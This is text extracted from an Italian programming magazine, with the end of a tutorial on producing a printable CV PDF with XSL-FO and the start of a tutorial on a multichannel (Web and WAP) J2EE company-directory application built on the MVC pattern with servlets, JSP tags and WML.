- **font-style="italic".** Definisce lo stile del font.
- **line-height="1.5".** Definisce l'altezza della linee che compongono il testo; tale attributo, può essere espresso con un preciso valore numerico o in percentuale.
- **text-align="left".** Definisce l'allineamento del testo all'interno del block.

La definizione di ognuno di questi attributi, a livello di block, fa si che tutto il testo contenuto in esso sia soggetto ai vari settaggi. Di seguito elenchiam altri attributi, questa volta per il *border, padding* e *background:*

- **border-color="black".** Definisce il colore del bordo superiore.
- **border-style="solid".** Definisce lo stile del bordo superiore.
- **border-width="thick".** Definisce l'ampiezza del bordo superiore.

Ognuno di questi attributi può essere specificato anche per i singoli: *border-left/right/ bottom/ top.* Generalmente una volta settato un determinato bordo, e necessario anche specificare il padding tra il testo e il bordo, tale operazione viene effettuata con l'attributo:

- **padding="1cm 3cm".** Definisce il padding tra testo e bordo.

Se sono specificati due valori, il primo di questo farà riferimento al paddings *top and bottom*, mentre il secondo al paddings *right and left*. Se sono specificati tre valori, il primo setterà il padding *top*, il secondo *left and right*, il terzo il *bottom*. E' possibile utilizzare anche l'opzione con uno o quattro valori, il significato spero sia intuitivo!
Anche per il padding esistono molto attributi; anche in questo caso è possibile specificare: *padding- left/right/ bottom/ top.*

- **background-color="red".** Permette di definire il colore (background) del *block.*
- **background-image="url('foto.jpg').** Permette di settare un'immagine come background del *block.*
- **Element inline.** Corrisponde allo SPAN in HTML. Consente di applicare una particolare formattazione ad un "pezzo" di testo all'interno di un *block.*

```
<fo:block>
<fo:inline color="red" text-decoration="underline"
font-family="Times" font-style="italic">
Giuseppe
</fo:inline>
<fo:inline font-weight="bold"
text-decoration="underline">
Naccarato
</fo:inline>
</fo:block>
```

Nella sezione di codice sopra riportato, possiamo apprezzare l'elemento *inline* in azione.
L'output dell'esempio è sempre lo stesso, ovvero la stampa del nome: *"Napoleone Bonaparte"*, però in questo caso nome e cognome vengono si inseriti all'interno dello stesso block, ma in due inline distinte. Questa suddivisione consente di "modellare" a nostro piacimento le due stringhe in maniera distinta.
Ma vediamo da vicino gli attributi dell'elemento. Per questa classe di attributi, vorrei precisare che l'elemento inline, gode dei medesimi attributi specificati per l'elemento block, all'uopo ometteremo la loro descrizione:

font-family, font-size, font-style, padding, ecc…

- **color="red".** Permette di definire il colore del testo.
- **text-decoration="underline".** Permette di sottolineare il testo.
- **font-weight="bold".** Permette di aggiunge lo stile grassetto al testo.

Come nel caso del block, la definizione di uno di questi attributi si ripercuote su tutto il testo per cui tali attributi sono stati definiti.

Sistema

XML: ***stampare con XSL-FO***

XSL-FO

Utilizzando *XSL-FO*, possiamo specificare come le informazioni (contenute nel documento XML) devono "apparire" nella pagina che intendiamo stampare.

Sistema

XML: *stampare con XSL-FO*

- **Element list.** Viene generalmente utilizzato per allineare due block adiacenti, per formattare una lista ordinata, per create note; ovvero, per dare ad un testo la parvenza di una lista.

```
<fo:list-block provisional-distance-between-starts="18pt">
 <fo:list-item>
     <fo:list-item-label end-indent="label-end()">
        <fo:block>&#x2022;</fo:block>
     </fo:list-item-label>
        <fo:list-item-body start-indent="body-start()">
<fo:block font-style="italic"
font-weight="500">
Valentina Muraglia
</fo:block>
        </fo:list-item-body>
   </fo:list-item>
</fo:list-block>
```

□ Valentina Muraglia
□ Federico Mazzola
□ Giuseppe Naccarato
□ Damiano Bonazzi

Fig. 3: **Output del listato XML di cui sopra.**

L'output del codice appena esaminato é visibile in Fig. 3; l'output, rispetto a quanto proposto nel codice, mostra qualche item in più, si tratta di aggiunte puramente didattiche che aiutano il lettore a meglio capire il concetto.
Di seguito elenchiamo gli attributi dell'*element list:*

- **provisional-distance-between-starts="18pt".** Permette di settare la distanza che intercorre fra la label (il quadratino nel nostro caso) e la stringa che compone la lista.

- **end-indent="label-end()", start-indent="body-start()".** Consentono di gestire la formattazione degli spazi tra la label e la stringa.

All'interno delle liste, possono essere naturalmente applicati tutti gli element (con i relativi attributi) visti in precedenza. Avrete sicuramente notato che un *<fo:list-item-body..>* è composto da un semplice block, che a sua volta può essere composto da *n*… inline. Immaginate il gioco delle scatole cinesi e date libero sfogo alla vostra fantasia! Bene cari lettori, dopo questa overview sui principali element di XSL-FO (in realtà ne manca ancora uno: il *tabel*, ma vista la sua complessità lo analizzeremo in corso d'opera..), è arrivato finalmente il momento di metterci all'opera.
Il titolo dell'articolo ci ha preannunciato il lavoro da fare: *"Stampare un documento XML con l'utilizzo di XSL-FO"* il nostro lavoro consisterà proprio nel creare un file .pdf pronto per essere stampato. La scelta del soggetto da stampare non è stata facile, lista della spesa? banale, fatture? Già fatto. Questa volta ci adopereremo per una stampa veramente professionale: *"Un curriculum Vitae"*. Ebbene si, quando avrete terminato di leggere questo articolo, ognuno di voi sarà in grado di creare (e quindi stampare) un file .pdf contenente il proprio CV. Il nostro punto di partenza, è un documento XML contenente tutti i dati che desideriamo stampare.
Non ci soffermiamo su spiegazioni inutili, nonché ridondanti su cosa è un documento XML, confidiamo nella vostra infinita conoscenza. Il nostro file XML è il: *cv.xml*, di seguito sono riportati alcuni "pezzi" di questo file, il sorgente originale é comunque disponibile sul Cd-rom allegato alla rivista:

```
<curriculum>
  <datiAnagrafici>
    <nome>Damiano</nome>
    <cognome>Bonazzoni</cognome>
    <dataNascita>08/12/1976</dataNascita>
    <luogoNascita>Gela</luogoNascita>
  </datiAnagrafici>
  Nel tag  <datiAnagrafici>  riportiamo tutti i dati
                    personali che desideriamo stampare.
  <esperienza>
    <periodo>1995/1996</periodo>
<ruolo>Arbitro di calcio nelle categorie giovanili.</ruolo>
  </esperienza>
  Nel tag  <esperienza> riportiamo l'esperienza lavorativa.
  <istruzione>
    <dataConseguimento>2001</dataConseguimento>
    <titolo>Laurea in Economia e Commercio</titolo>
  </istruzione>
  Nel tag  <istruzione> riportiamo la nostra cultura!
  <linguaStraniera>
    <lingua>Inglese</lingua>
    <livello>Fluente</livello>
  </linguaStraniera>
  Nel tag  <linguaStraniera> riportiamo quanto siamo
                                          poliglotti!
</curriculum>
```

E' importante ricordare che, se si desidera stampare più di una esperienza lavorativa, il tag va ripetuto per quante sono le esperienze da stampare, *N*.. esperienze *N*.. tag. Naturalmente questo discorso è valido anche per i tag: *istruzione* e *lingua straniera.*
Bene, ora che abbiamo i dati da stampare, vediamo come questi sono modellati nel nostro documento XSL-FO. Anche in questo caso abbiamo un file di partenza il: *cv.xsl*, di cui riportiamo solo alcuni "frammenti" di codice particolarmente esplicativi:

```
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:fo="http://www.w3.org/1999/XSL/Format">
  <xsl:template match="curriculum">
  Definiamo che il nostro file XSL farà il match con tag
```

Esempi

Il nostro file XML è il: *cv.xml*, di seguito sono riportati alcuni "pezzi" di questo file, il sorgente originale é comunque disponibile sul Cd-rom allegato alla rivista (directory *codice*).

```
curriculum definito nel file XML.
..............................................................
..............................................................
<fo:block text-align="center">Curriculum
Vitae</fo:block>
Definiamo un semplice block che stamperà la stringa
"Curriculum Vitae".
<fo:table border="0.5pt solid black">
Definiamo un table element
<fo:table-column column-number="1"
column-width="proportional-column-width(1)">
Definiamo la prima colonna della tabella.
</fo:table-column>
<fo:table-column column-number="2"
column-width="proportional-column-width(2)+2pc">
Definiamo la seconda colonna della tabella.
</fo:table-column>
<fo:table-body>
<xsl:apply-templates select="datiAnagrafici" />
Stabiliamo che la tabella create poche righe fa
conterrà i dati anagrafici.
</fo:table-body>
</fo:table>
</xsl:template>
..............................................................................................
..............................................................................................
<xsl:template match="nome|cognome..">
```

Stabiliamo quali attributi del template dati anagrafici andiamo a prelevare:

```
<xsl:value-of select="." />
Prelevo tutti i dati dal tempate datiAnagrafici.
</xsl:template>
<xsl:template match="datiAnagrafici">
<fo:table-row>
<fo:table-cell padding="6pt" border="0.5pt solid black">
<fo:block font-style="oblique">Nome:</fo:block>
Nella prima cella della tabella stampo la stringa
"Nome:"
</fo:table-cell>
<fo:table-cell padding="6pt" border="0.5pt solid
black">
<fo:block><xsl:apply-templates
select="nome"/></fo:block>
Nella seconda cella della tabella stampo il valore
nome definito nel file XML.
</fo:table-cell>
</fo:table-row>
Ripeto l'operazione per tutti i dati del tempate "Dati
Anagrafici" che intendo stampare.
<fo:table-row>
<fo:table-cell padding="6pt" border="0.5pt solid
black">
<fo:block font-style="oblique">Cognome:
</fo:block>
</fo:table-cell>
<fo:table-cell padding="6pt" border="0.5pt solid
black">
```

```
<fo:block><xsl:apply-templates select=
"cognome"/></fo:block>
</fo:table-cell>
</fo:table-row>
</xsl:template>
```

Cari lettori, mi rendo conto che questo agglomerato di tag fa un po' impressione ma sono fiduciosa che consultando il codice sorgente originale, tutto sarà più chiaro.
Siamo quasi arrivati alla fine, ora che siamo in possesso sia del file *cv.xml* sia del file *cv.xsl* possiamo compiere la "magia" della creazione del file *cv.pdf* (anche questo è gia disponibile nel CD della rivista).
La magia è semplice…

- Apriamo XMLSPY.
- Visualizziamo il file cv.xml.
- Clicchiamo sull'icona
- Al messaggio di Fig. 5, settiamo i radio button su: *genera output file e PDF* e clicchiamo il bottone *OK*.





Fig. 5: I radio button che consentono di generare il file PDF.

- Al messaggio di Fig. 6, settiamo il nostro file sorgente *cv.xml* e clicchiamo il bottone *OK*.

Fig. 6: Specificare il file XML dal quale ricavare le informazioni per generare il documento PDF.

- Definiamo la directory in cui salvare il nostro file *cv.pdf* e clicchiamo il bottone *OK*.

A questo punto la grande "magia" sarà compiuta.. vedrete il vostro fantastico CV comparire davanti ai vostri occhi!
Non vi rimane che provare: create il vostro CV e… in bocca al lupo per i successivi colloqui.

Valentina Muraglia

Sistema

XML:
stampare con XSL-FO

Bibliografia

- **Professional C#** *S. Robinson e altri* **(Wrox)**
- **Thinking in C#** *B. Eckel, L. O'Brien*
- **Documentazione on-line MSDN,** msdn.microsoft.com

Programmazione Enterprise

Applicazioni J2EE multicanale

J2EE

Nell'ambito della creazione di applicazioni J2EE, in questo articolo ci occuperemo della realizzazione di una rubrica aziendale accessibile da qualsiasi dispositivo mobile.

File sul CD
\soft\codice\mcapp.zip

J2EE

La complessa architettura di Java è divise in tre piattaforme distinte.

Java 2 Standard Edition (J2SE) definisce i costrutti del linguaggio, le librerie di utilizzo generale ed i suoi servizi di base.

Java 2 Micro Edition (J2ME) consente l produzione di applicazioni per dispositivi wireless mobili e per sistemi embedded.

Java 2 Enterprirse Edition (J2EE) è orientata allo sviluppo di applicazioni distribuite su sistemi Internet/Intranet e consente la produzione di componenti server di elevata complessità attraverso le tecnologie JSP, Servlet, EJB e Web Services.
La piattaforma si completa attraverso l'adozione di consolidati standard di integrazione come JMS, JTS, JCA, JNDI.

Una delle parole che si sente sempre più spesso da chi si occupa professionalmente del mercato dell'Information Technology è "multicanalità". Ogni applicazione, dal punto di vista di chi la commissiona o di chi ne cura gli aggiornamenti, deve essere "multicanale" e questa caratteristica apparentemente irrinunciabile potrebbe essere uno dei volani in grado di ridar fiato al mercato I.T. che nell'ultimo periodo, seppur in apparente ripresa, non è che brilli per grandi investimenti. Vediamo quindi cos'è e come si può realizzare un'applicazione multicanale utilizzando la piattaforma J2EE.

SCENARIO

Per chiarire quello di cui stiamo parlando, iniziamo col dare qualche definizione degli elementi che compongono il nostro scenario. Un'applicazione è, in linea generale, uno strumento software in grado di fornire dei servizi ad una platea di possibili consumatori. Ogni consumatore ha la propria modalità per servirsi dell'applicazione e questa è di solito formata da alcune componenti distinte:

- un dispositivo che comunica con l'applicazione
- un protocollo di trasporto per veicolare le informazioni;
- un protocollo applicativo per rendere comprensibile a tutti gli attori il formato dei dati che viene scambiato.

Per fare un esempio possiamo dire che un tradizionale browser (il dispositivo) consuma i servizi di un sito web (l'applicazione) utilizzando HTTP (il protocollo di trasporto) sul quale viene trasmesso il linguaggio di marcatura HTML (il protocollo applicativo). Possiamo anche dire che un telefono cellulare consuma i servizi di un'applicazione WAP utilizzando il linguaggio WML. L'ultimo esempio, sempre più attuale, consiste in un'applicazione client che consuma i servizi messi a disposizione da un'applicazione server veicolati attraverso un qualunque protocollo di trasporto (quasi sempre HTTP) utilizzando SOAP come protocollo applicativo. Attraverso questi pochi esempi abbiamo coperto una buona percentuale di situazioni tradizionali ed abbiamo anche indicato i "canali" che vengono utilizzati più spesso. Un "canale" è la modalità di erogazione del servizio, la modalità con la quale il dispositivo consumatore riesce ad ottenere il servizio dall'applicazione che lo mette a disposizione. Si tratta, in sostanza, dell'unione della tipologia di dispositivo con il protocollo di trasporto e con il protocollo applicativo. Questi tre esempi vengono, con poca precisione, identificati come il "canale Web", il "canale Wap" ed il "canale SOAP", ma come abbiamo visto le cose sono leggermente più complesse.

MULTICANALITÀ E JAVA

La piattaforma J2EE, come d'altro canto moltissime altre architetture dedicate allo sviluppo di applicazioni server-side, ci permette di scrivere software utilizzabile con tutti i dispositivi di cui parlavamo in precedenza, cioè ci permette di costruire applicazioni erogabili su tutti i rispettivi canali. Il vero valore aggiunto di un'applicazione multicanale, però, è che sia utilizzabile contemporaneamente da tutti i canali supportati e che sia disegnata in maniera tale da avere le componenti di logica di business in comune tra tutti i vari canali, in modo da garantire un grado di manutenibilità soddisfacente. Quello che serve, in pratica, è la totale separazione tra le tre componenti che, di norma, compongono un'applicazione in grado di erogare servizi:

- **Model**: che implementa le funzionalità di business
- **View**: che implementa la logica di presentazione
- **Controller**: che implementa la logica di controllo

Queste tre componenti costituiscono il Pattern MVC, la cui struttura è rappresentata in Fig. 1, molto famoso per la sua flessibilità e potenza, ma allo stesso tempo un po' ostico per la sua complessità.





Fig. 1: Struttura del Pattern MVC.

Nel nostro contesto, come vedremo, questo modello-si applica alla perfezione perché ci permette di separare le componenti di presentazione e specializzarle a seconda del canale di erogazione lasciando inalterate le componenti di Model e di Controller che invece sono indipendenti dal canale.

L'APPLICAZIONE

Per capire meglio i concetti di canale e di multicanalità realizzeremo un'applicazione J2EE attraverso l'utilizzo del Pattern MVC. Si tratta di una completa rubrica aziendale che espone i servizi di consultazione indifferentemente e contemporaneamente sul canale Web e sul canale Wap. Ormai sappiamo cosa si intende con il termine "canale", quindi non ci dovrebbero essere dubbi in proposito.
L'applicazione ha un classico schema a tre livelli dove:

- il *presentation layer* viene erogato dalla componente *View* del pattern e viene consumato dal dispositivo che effettua la richiesta sul canale;
- l'*application layer* viene implementato all'interno della componente *Model* del pattern ed è indipendente dal canale di erogazione dei servizi;
- il *data layer* viene utilizzato direttamente dalla componente di *Model* per ottenere le informazioni.

Dal punto di vista funzionale l'applicazione avrà le seguenti componenti:

- motore di ricerca per cognome sul database della rubrica;
- lista di tutti gli utenti compatibili con i criteri di ricerca inseriti;
- dettaglio completo del singolo utente selezionato.

Essendo un'applicazione J2EE, distribuibile quindi anche sotto forma di file WAR, è necessario rispettare una precisa alberatura per i file a partire da una root directory che per noi è c:\progetti\mcapp, la vediamo in Fig. 2.





Fig. 2: Alberatura dell'applicazione.

In particolare, possiamo notare che a partire dalla directory *src* inizia l'alberatura dei sorgenti Java, la directory *web* è la web-root sulla quale verrà mappato il context (*mcapp*) del nostro Application Server (*Tomcat*), la directory WEB-INF contiene tutte le classi Java compilate, i file di configurazione ed il file *web.inf*, la directory work contiene la cache delle pagine *jsp* compilate.

IL DATABASE DELL'APPLICAZIONE

La base dati dell'applicazione, per semplicità, è stata scritta in un comune file Access contenente un'unica tabella *Rubrica* con la seguente struttura:

id: contatore e chiave primaria
Cognome: testo 50
Nome: testo 50
Email: testo 50
TelefonoFisso: testo 50
TelefonoCellulare: testo 50
Filiale: testo 50
UnitaOrganizzativa: testo 50

Fig. 3: Creazione del DSN.

Il pattern MVC

Uno degli obiettivi del paradigma Object Oriented è la possibilità di realizzare classi che possano vivere autonomamente in qualsiasi contesto e non solo in quello nel quale vengono realizzate.
Questo implica che le componenti di un'applicazione debbano essere sufficientemente separate tra loro e che possano essere sostituite con altre implementate diversamente a condizione che ne rispettino l'interfaccia.
Per realizzare applicazioni che soddisfino questi requisiti si utilizza il pattern MVC che consente di separare tra loro le componenti applicative: il *Model* che implementa la funzionalità di business, la componente di *View* che implementa la logica di presentazione ed il *Controller* che implementa la logica di controllo.

J2EE

Applicazioni
J2EE multicanale

Fig. 4: **Configurazione del DSN.**

Il database con alcuni dati di esempio è presente sul CD allegato alla rivista insieme a tutti i sorgenti dell'applicazione. Poiché l'applicazione è scritta in Java sarà necessario utilizzare il ponte JDBC-ODBC per poter accedere alla base dati Access. Per prima cosa, quindi, è necessario creare a attraverso l'applet "Origine dati ODBC" contenuta negli strumenti di amministrazione del Pannello di Controllo, un DSN di sistema chiamato *mcapp* associato al Microsoft Access Driver (Fig. 3) e che punti al database dell'applicazione, cioè al file *mcapp.mdb* (Fig. 4).

IL CONTROLLER

La prima componente che si realizza tradizionalmente quando si sviluppa un'applicazione basata sul Pattern MVC è il Controller. La componente di Controller è, di solito, particolarmente semplice in quanto deve occuparsi di:

- recuperare la "Action", cioè la funzionalità applicativa che il dispositivo chiamante ha richiesto per poter chiamare correttamente la logica di business associata a quella funzionalità;
- recuperare le informazioni di canale, cioè capire, per quanto possibile, quale dispositivo sta facendo quella particolare richiesta e di conseguenza instradare la chiamata sul livello di presentazione corretto.

Quando si realizza un Controller di questo tipo in Java si fa tradizionalmente una Servlet, vediamone il codice nel file *Controller.java.*
Questo codice è una Servlet, infatti estende la classe *HttpServlet*, e risponde indifferentemente alle chiamate HTTP effettuate attraverso i metodi *Post* e *Get.*
Il compito principale di questa Servlet consiste nell'instradare la chiamata HTTP alla giusta componente di presentation e questo avviene attraverso l'utilizzo del componente *RequestDispatcher* il cui metodo *forward()* consente di far ritornare come output dalla servlet l'output ottenuto dall'esecuzione di un'altra componente applicativa (in questo caso una pagina JSP) alla quale vengono passati la *Request* (contenente tutti i parametri passati nella chiamata http iniziale) e la *Response* da riempire con l'esecuzione della pagina JSP. Quello che si ottiene, in sostanza, è lo stesso comportamento che si avrebbe se l'utente avesse chiamato direttamente la pagina JSP, ma con due differenze sostanziali, infatti prima e dopo l'esecuzione della pagina JSP è possibile eseguire altri compiti applicativi e modificare il contenuto degli oggetti *Request* e *Response*. È interessante notare che per sapere quale pagina JSP invocare, il Controller deve ricavare due informazioni distinte: la *Action*, cioè la funzionalità richiesta dall'utente, ed il *canale di erogazione*. La Action viene ricavata direttamente leggendo il parametro *Action* passato nella *Request* HTTP. Il canale viene ricavato, attraverso la funzione *getOutputType* dall'analisi della proprietà *User-Agent* presente tra gli header contenuti nella request. Questa proprietà, in generale, identifica il dispositivo che ha effettuato la Request HTTP e può darci indicazioni circa la sua tipologia. Per comodità di implementazione, trattandosi di codice didattico, la funzione *getOutputType* cerca di riconoscere la presenza della sottostringa "Up.Browser" all'interno del valore della proprietà *User-Agent*. Questa scelta dipende dal fatto che per fare i test di utilizzo dell'applicazione sul canale Wap utilizzeremo l'emulatore *Up.Simulator* di Openwave che imposta la proprietà User-Agent ad un valore che dipende dal dispositivo emulato, ma che comunque contiene sempre la stringa "*Up.Browser*". Una lista esaustiva e piuttosto aggiornata dei valori della proprietà User-Agent settata dai vari telefoni cellulari in commercio e dotati di browser Wap può essere reperita all'indirizzo *www.thewirelessfaq.com*. Nel nostro caso, dunque, il canale sarà sempre identificato attraverso la stringa "*html*" a meno che l'applicazione non si accorga che la Request HTTP avviene da un dispositivo dotato di browser wml con tecnologia "*Up.Browser*", in questo caso il canale sarà identificato attraverso la stringa "*wml*".
Una volta ottenute le stringhe identificative di canale ed Action la Servlet esegue un forward ad una pagina JSP il cui nome sia composto in questo modo:

```
/jsp/action_canale.jsp
```

In questo modo abbiamo realizzato un Controller sufficientemente flessibile in grado da subito di gestire qualsiasi Action ed i due canali Web e Wap. Con poche modifiche è possibile fare in modo che gestisca altri canali o altri dispositivi all'interno dello stesso canale.

LA COMPONENTE VIEW PER IL CANALE WEB

Una volta terminato lo sviluppo del controller possiamo concentrarci sulla componente di presentazione dell'applicazione. Come specificato nei requisiti funzionali dell'applicazione ci serviranno almeno tre distinte visualizzazioni: ricerca, lista e dettaglio. Cia-

JDBC

Java Database Connectivity è un'insieme di classi Java che consente, virtualmente, l'accesso a qualsiasi database da qualunque applicazione scritta in Java.
L'architettura di JDBC è organizzata in classi standard che rappresentano, all'interno del codice Java, le connessioni al Database. Viene fornito nativamente un driver-manager in grado di utilizzare un qualunque driver fornito ad hoc per un certo database.
La politica di JDBC è di essere indipendente dal database e di richiedere, salvo poche eccezioni, l'utilizzo di un apposito driver verso il database. Il compito del driver è di convertire le chiamate al database, rigorosamente scritte in ANSI SQL Level 2, nel linguaggio SQL compreso dal database di destinazione.

scuna di esse dovrà essere erogata attraverso i canali Web e Wap, di conseguenza, per come funziona il nostro Controller, dovremo sviluppare le seguenti pagine JSP: *ricerca_html.jsp*, *lista_html.jsp*, *dettaglio_html.jsp* per il canale Web e le analoghe *ricerca_wml.jsp*, *lista_wml.jsp*, *dettaglio_wml.jsp* per il canale Wap.
Iniziamo con l'implementazione del canale Web e vediamo come strutturare la pagina di ricerca. L'obiettivo è ottenere il risultato di Fig. 5, pertanto il codice della pagina JSP sarà quello presente nel file *ricerca_html.jsp*.

Fig. 5: Pagina di ricerca sul canale Web.

Si tratta, come si può vedere, di una semplice pagina HTML contenente un form che consente di inserire il cognome da ricercare all'interno della rubrica aziendale. La cosa interessante da notare è che alla pressione del tasto Invia si ottiene il submit del form e si passa al Controller, oltre al parametro cognome per effettuare la ricerca, anche il nome della Action che vogliamo eseguire, cioè "lista". L'output del motore di ricerca, erogato sul canale Web, è visibile in Fig. 6.

Fig. 6: Lista sul canale Web.

Il codice della pagina lo trovate in *lista_html.jsp*.
Le parti in grassetto rivestono particolare importanza, vediamo di analizzarle meglio. Come sappiamo il Controller riceve all'interno della Request HTTP il parametro *cognome* che gli viene passato dal form contenuto nella pagina *ricerca_html.jsp*. Il Controller, che segue fedelmente il Pattern MVC, rigira la Request alla pagina JSP di destinazione, la *lista_html.jsp*. Dall'interno di quest'ultima possiamo recuperare questo valore ed utilizzarlo per effettuare la query sul database e restituire così all'utente la lista dei record che soddisfano il criterio di ricerca. Se però avessimo fatto la query direttamente all'interno della pagina JSP avremmo mescolato il livello di presentazione con quello di logica di business, pertanto deleghiamo questo valore ad un componente apposito che, nel nostro caso, è rappresentato da una Tag Library. Il Tag che utilizziamo si chiama *ListTag* ed è contenuto nella libreria di Tag che viene dichiarata all'inizio della pagina JSP. Si tratta di un Tag intelligente che riceve come parametri il linguaggio per il quale deve produrre l'output ed il criterio di ricerca da applicare, la sua implementazione la vedremo più avanti analizzando la componente Model. A questo punto abbiamo la lista di tutte le persone inserite nella rubrica che soddisfano il criterio di ricerca che abbiamo inserito. Se facciamo click sulla freccia a sinistra di uno dei nomi otterremo, attraverso una funzione JavaScript, l'apertura di una finestra popup di dettaglio, come mostrato in Fig. 7.

Dettaaglio HTML - Microsoft Internet Explorer - Engiweb.com

Dettaglio

id	1
Cognome	Rossi
Nome	Mario
Email	mario.rossi@multichannel.com
TelefonoFisso	02-12345678
TelefonoCellulare	333-12345678
Filiale	Milano
UnitaOrganizzativa	Finanza

Fig. 7: Dettaglio sul canale Web

La chiamata al dettaglio avviene attraverso la costruzione, da parte del Tag personalizzato e per ogni record che deve essere mostrato nella pagina, di una porzione di codice HTML di questo tipo:

```
<td width="10%" align="center">
  <a>
  <img src="img/freccia.gif" alt="Dettaglio"
                    width="70" height="25" border="0"
    onClick="window.open('Controller?Action=
                         dettaglio&id=1','_blank',...);">
  </a>
</td>
```

In particolare al click sull'immagine viene aperta una nuova finestra che punta nuovamente al Controller e gli passa il parametro *Action=dettaglio* e l'id del record da visualizzare all'interno della finestra popup. Il codice della pagina lo trovate in *dettaglio_html.jsp*.

J2EE

Applicazioni
J2EE multicanale

WML

Wireless Markup Language è un linguaggio di marcatura (esattamente come il tradizionale HTML) utilizzato per veicolare informazioni attraverso il protocollo applicativo Wap.
Per visualizzare le pagine scritte utilizzando WML (i cosiddetti Deck) è necessario utilizzare un dispositivo abilitato e dotato di un Wap Browser.
Ogni pagina WML si divide in sezioni chiamate Card che rappresentano l'unità minima di informazione trasmissibile dal server al client.
Il linguaggio WML è di fatto un'applicazione di XML, pertanto ogni pagina WML deve essere un documento XML ben formato e deve essere valicabile attraverso un'apposita grammatica, in caso contrario potrebbe non essere fruibile attraverso i dispositivi di destinazione.

J2EE

Applicazioni
J2EE multicanale

Analogamente a quanto faceva la pagina della lista, anche in questo caso è necessario utilizzare un Tag personalizzato per ottenere l'esecuzione della logica di business, la query sul database in funzione dell'*id* del record selezionato (e cha anche questa volta ritroviamo nella Request HTTP) e la produzione del codice di presentazione in funzione del linguaggio di markup utilizzato.

LA COMPONENTE VIEW PER IL CANALE WAP

Abbiamo cosi visto tutti gli aspetti di presentazione legati al canale Web, adesso ci concentriamo sul canale Wap tenendo conto che abbiamo già messo delle solide basi architetturali, ovvero:

- abbiamo realizzato un Controller in grado di discriminare in funzione della funzione selezionata e del canale di erogazione;
- abbiamo anche una Tag *Library* che produce, in funzione del canale di erogazione, il linguaggio di markup corretto.

A questo punto, per produrre la componente di presentazione per un altro canale, è necessario tener conto anche degli schemi di navigazione applicati in precedenza per capire se sono compatibili con il canale verso il quale stiamo cercando di erogare l'informazione. Nel nostro caso infatti non sarà possibile applicare per il canale Wap la stessa struttura di navigazione utilizzata per il canale Web perché, ad esempio, su questa tipologia di canale non esiste il concetto di finestra Popup, quindi sarà necessario trovare una modalità differente per visualizzare il dettaglio. Tenendo conto, inoltre, dei dispositivi che utilizzeranno l'applicazione (i telefoni cellulari dotati di Wap Browser) dovrà essere nostra cura cercare per quanto possibile di utilizzare gli strumenti classici di navigazione come i tasti accept ed options presenti su quasi tutti i telefoni. Il codice della pagina JSP che ci permette di effettuare la ricerca sulla rubrica aziendale lo trovate nella pagina *ricerca_wml.jsp*. Se ripetiamo la stessa chiamata fatta in precedenza, cioè la chiamata al Controller cui viene passato il parametro *Action=ricerca* questa volta però non attraverso un browser Web, ma attraverso un browser Wap come l'emulatore *Openwave Up.Simulator*, il Controller si accorgerà che la chiamata avviene sul canale Wap e la redirigerà proprio sulla pagina *ricerca_wml.jsp* ottenendo l'output di Fig. 8 a. Dopo aver inserito un criterio di ricerca, ad esempio la stringa "rossi", sarà possibile premere il tasto accept del telefono cellulare (nel modello emulato si tratta del tasto di sinistra) al quale, nel codice WML, abbiamo assegnato l'etichetta "cerca" e che chiamerà il Controller passandogli il parametro *Action=lista* ed il criterio con cui fare la ricerca. Quello che otterremo sull'emulatore, visibile in Fig. 8 b, è nuovamente la lista di tutti i nominativi che soddisfano il criterio di ricerca, questa volta generato dalla pagina *lista_wml.jsp*, eccone il codice:

```
<%@ page contentType="text/vnd.wap.wml;
                    charset=iso-8859-1" language="java"
                                  import="java.util.*" %>
<%@ taglib uri="http://www.mcapp.com/taglib"
                                  prefix="mcapptags" %>
<!DOCTYPE wml PUBLIC "-//PHONE.COM//DTD WML
      1.1//EN" "http://www.phone.com/dtd/wml11.dtd">
<% String cognome = (String)request.getParameter(
                                       "cognome"); %>
<wml>
  <card title="Lista">
    <do type="options" label="Indietro">
      <prev/>
    </do>
    <p align="center"><b>Multichannel</b></p>
    <p align="center">Elenco alfabetico</p>
    <p> </p>
    <p>Cognome Nome (Filiale)</p>
    <mcapptags:ListTag language="wml"
                           cognome="<%=cognome%>"/>
  </card>
</wml>
```

La pagina in questione, come si può vedere, produce codice WML ed utilizza lo stesso Tag personalizzato della sua omologa *lista_html.jsp*, con la differenza che il parametro *language* questa volta ha valore "wml", in questo modo il Tag genererà codice WML ed in particolare, per ogni record compatibile con i criteri di ricerca, produrrà un frammento di codice di questo tipo:

```
<p>
  <anchor title="Dettaglio">Rossi Mario (Milano)
    <go href="http://localhost:8080/mcapp/Controller">
      <postfield name="id" value="1" />
      <postfield name="Action" value="dettaglio" />
    </go>
```

Up.Simulator

Lo sviluppo di pagine WML potrebbe non essere banale se non esistessero emulatori e simulatori in grado di permetterci in locale il test delle nostra pagine WML. Un prodotto completo e utilizzabile liberamente è il *Up.Sdk* scaricabile dall'indirizzo

http://developer.phone.com

che contiene un completo tool di sviluppo con tanto di specifiche WML 1.1 e WMLScript, documentazione di varia natura ed un completo simulatore WML 1.1. La piattaforma di sviluppo è completa e supporta anche le transazioni Wap in modalità *Push*.

Fig. 8: a) Pagina di ricerca sul canale Wap. b) Lista sul canale Wap. c) Dettaglio sul canale Wap.

```
  </anchor>
</p>
```

Il comportamento della pagina sull'emulatore sarà quindi il seguente: alla pressione del tasto *options* del dispositivo, in questo caso si tratta di quello di destra, si effettuerà un back alla pagina precedente, cioè al motore di ricerca. Alla pressione del tasto *accept* si raggiungerà il link al momento selezionato, cioè una chiamata al Controller passandogli come parametri la *Action=dettaglio* e l'*id* del record selezionato. In questo caso il Controller si occuperà di reindirizzare la *Request* HTTP verso la pagina *dettaglio_wml.jsp* il cui output è mostrato in Fig. 8 c ed il cui codice sorgente potete leggerlo nel file allegato al CD. In questo caso, data la tipologia del dispositivo, non è possibile aprire un popup, ma viene chiamata direttamente la nuova pagina nella finestra principale (ed unica) del dispositivo. Per vedere tutti i dati della schermata di dettaglio è necessario scrollare verso il basso attraverso gli appositi tasti funzione del dispositivo.
